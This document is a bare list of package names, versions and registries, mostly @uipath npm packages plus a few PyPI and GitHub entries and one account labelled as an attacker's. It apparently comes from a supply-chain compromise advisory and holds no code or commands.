@uipath/llmgw-tool
1.0.1
npm
@uipath/maestro-sdk
1.0.1
npm
@uipath/maestro-tool
1.0.1
npm
@uipath/orchestrator-tool
1.0.1
npm
@uipath/packager-tool-apiworkflow
0.0.19
npm
@uipath/packager-tool-bpmn
0.0.9
npm
@uipath/packager-tool-case
0.0.9
npm
@uipath/packager-tool-connector
0.0.19
npm
@uipath/packager-tool-flow
0.0.19
npm
@uipath/packager-tool-functions
0.1.1
npm
@uipath/packager-tool-webapp
1.0.6
npm
@uipath/packager-tool-workflowcompiler
0.0.16
npm
@uipath/packager-tool-workflowcompiler-browser
0.0.34
npm
@uipath/platform-tool
1.0.1
npm
@uipath/project-packager
1.1.16
npm
@uipath/resource-tool
1.0.1
npm
@uipath/resourcecatalog-tool
0.1.1
npm
@uipath/resources-tool
0.1.11
npm
@uipath/robot
1.3.4
npm
@uipath/rpa-legacy-tool
1.0.1
npm
@uipath/rpa-tool
0.9.5
npm
@uipath/solution-packager
0.0.35
npm
@uipath/solution-tool
1.0.1
npm
@uipath/solutionpackager-sdk
1.0.11
npm
@uipath/solutionpackager-tool-core
0.0.34
npm
@uipath/tasks-tool
1.0.1
npm
@uipath/telemetry
0.0.7
npm
@uipath/test-manager-tool
1.0.2
npm
@uipath/tool-workflowcompiler
0.0.12
npm
@uipath/traces-tool
1.0.1
npm
@uipath/ui-widgets-multi-file-upload
1.0.1
npm
@uipath/uipath-python-bridge
1.0.1
npm
@uipath/vertical-solutions-tool
1.0.1
npm
@uipath/vss
0.1.6
npm
@uipath/widget.sdk
1.2.3
npm
wot-api
0.8.1, 0.8.2, 0.8.3, 0.8.4
pypi
guardrails-ai
0.10.1
pypi
mistralai
2.4.6
github
voicproducoes (attacker GitHub account)
n/a